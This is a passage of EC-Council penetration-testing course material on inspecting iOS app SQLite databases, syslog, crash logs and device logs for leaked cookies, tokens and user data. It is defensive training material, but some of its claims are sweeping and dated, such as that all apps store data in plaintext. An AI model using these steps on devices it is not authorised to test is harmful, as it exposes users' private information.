


Figure K.67: Screenshot of iExplorer showing files

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Inspecting SQLite Databases

SQLite is an in-process software library having server less, zero-configuration, self-contained, transactional SQL database engine. This database does not require any connection compared to other databases. It is self-contained as it does not require external libraries or special facilities or tools to build.

All iOS devices use SQLite for storing the information and as it provides lightweight and robust relational DB engine that could embed with all the iOS applications easily. Through this, the applications are able to access the database very easily and fast. All the applications store their information in the form of plaintext and are not encrypted. So, it would be easy to access the information from the application's database. It is even easy to recover the deleted information by using various approaches.

As a pen tester you need to inspect SQLite databases to identify whether any sensitive user's information is leaked or not. Testing SQLite databases also helps you in identifying vulnerabilities that lead to various injection attacks.

Follow the steps given below to inspect the SQLite database:

- Find the actual location of that app's SQLite databases
- Navigate to Library → Application Support → iPhone Simulator → [version] → Applications → Documents
- Run sqlite3 command with target .sqlite file

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
$ sqlite3 _alloy_.sqlite
SQLite version 3.7.12 2012-04-03 19:43:07
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite>
```

Figure K.68: Screenshot of SQLite

You may also use SQLiteSpy to view SQLite database files on iPhone.

- **SQLiteSpy**

  Source: *https://www.yunqa.de*

  SQLiteSpy is a fast and compact GUI database manager for SQLite. It reads SQLite3 files and executes SQL against them. Its graphical user interface makes it very easy to explore, analyze, and manipulate SQLite3 databases.

  Features:

  - **Database at a Glance**: The schema treeview displays all items contained in a database, including tables, columns, indexes, and triggers.
  - **Grid Cell Editing**: Table cells are editable in the grid.
  - **Data Type Display**: The native SQL data types are displayed with different background colors to help detect type errors. Type errors may cause performance degradation or wrong SELECT result sets if NULL values are confused with empty strings.
  - **Full Unicode**: SQLiteSpy fully supports SQLite's Unicode capabilities. Data display and entry is completely realized as Unicode, including SQL commands.
  - **Time Measurement**: SQL execution time is automatically measured and displayed to help optimize queries.
  - **Built-in SQLite Engine**: SQLiteSpy comes as a single file executable with the SQLite database engine already build into the application.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure K.69: Screenshot of SQLiteSpy

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Inspect Error Application Logs

View Syslogs

- Navigate to **/private/var/log/syslog** and view error logs of iPhone

View Crash Logs


- **On Mac**
  ~/Library/Logs/CrashReporter/MobileDevice/<DEVICE_NAME>
- **On Windows 8**
  C:\Users\AppData\Roaming\Apple computer\Logs\CrashReporter\MobileDevice\<your iPhone's name>\



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Inspect Error Application Logs (Cont'd)

View Console Logs



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Inspect Error Application Logs

Logs store useful information about the applications such as cookies, authentication tokens, etc. The log information of one application cannot be accessed by another application. But the error logs of an application can be used by another application. You can take this opportunity to read the sensitive information about the application that created the error log. These error logs

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

are recommended to be inspected and are recommended to be kept away from the malicious hackers. You may use iPhone Configuration Utility's console to inspect the error logs.

You may view Syslog files by navigating to `/private/var/log/syslog` and view error logs of iPhone. Use the following commands to view Crash Logs:

- **On Mac**

  ~/Library/Logs/CrashReporter/MobileDevice/<DEVICE_NAME>

- **On Windows 8**

  C:\Users\AppData\Roaming\Apple computer\Logs\CrashReporter\MobileDevice\<your iPhone's name>



Figure K.70: Screenshot of iOS showing File Manager

Logs help you to identify and detect the source of system issues and help to predict future problems. You may use iPhone Configuration Utility's console to see the error logs.

Follow the steps below to view the console logs using iPhone configuration utility:

1. Install the iPhone Configuration Utility
2. Connect the iPhone to the system
3. Open the iPhone Configuration Utility and check the console logs as shown in the screenshot given below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure K.71: Screenshot of iPhone Configuration Utility

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Inspect Device Logs

Developers may use device logs that contain sensitive information while debugging/running their applications. Many applications will log their user input data at runtime to make the debugging process easy. The device logs may contain sensitive information that can be read by all the applications installed on that device. Even a malicious application running on the device may extract sensitive information logged by the device. This is due to the fact that; device logs are not restricted by the application sandbox.

You need to inspect the device logs to verify whether the applications sensitive information is stored in the device logs or not. You may use Console app or Xcode to dump the device logs and inspect them to retrieve any sensitive information. By disabling the NSLog statements, you may remove the sensitive information from the logs.

Follow the steps given below to inspect the device logs using Xcode:

- Connect the target device to workstation
- Open Xcode
- Navigate to Windows → Organizer → Device → target device console in Xcode to view device logs

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

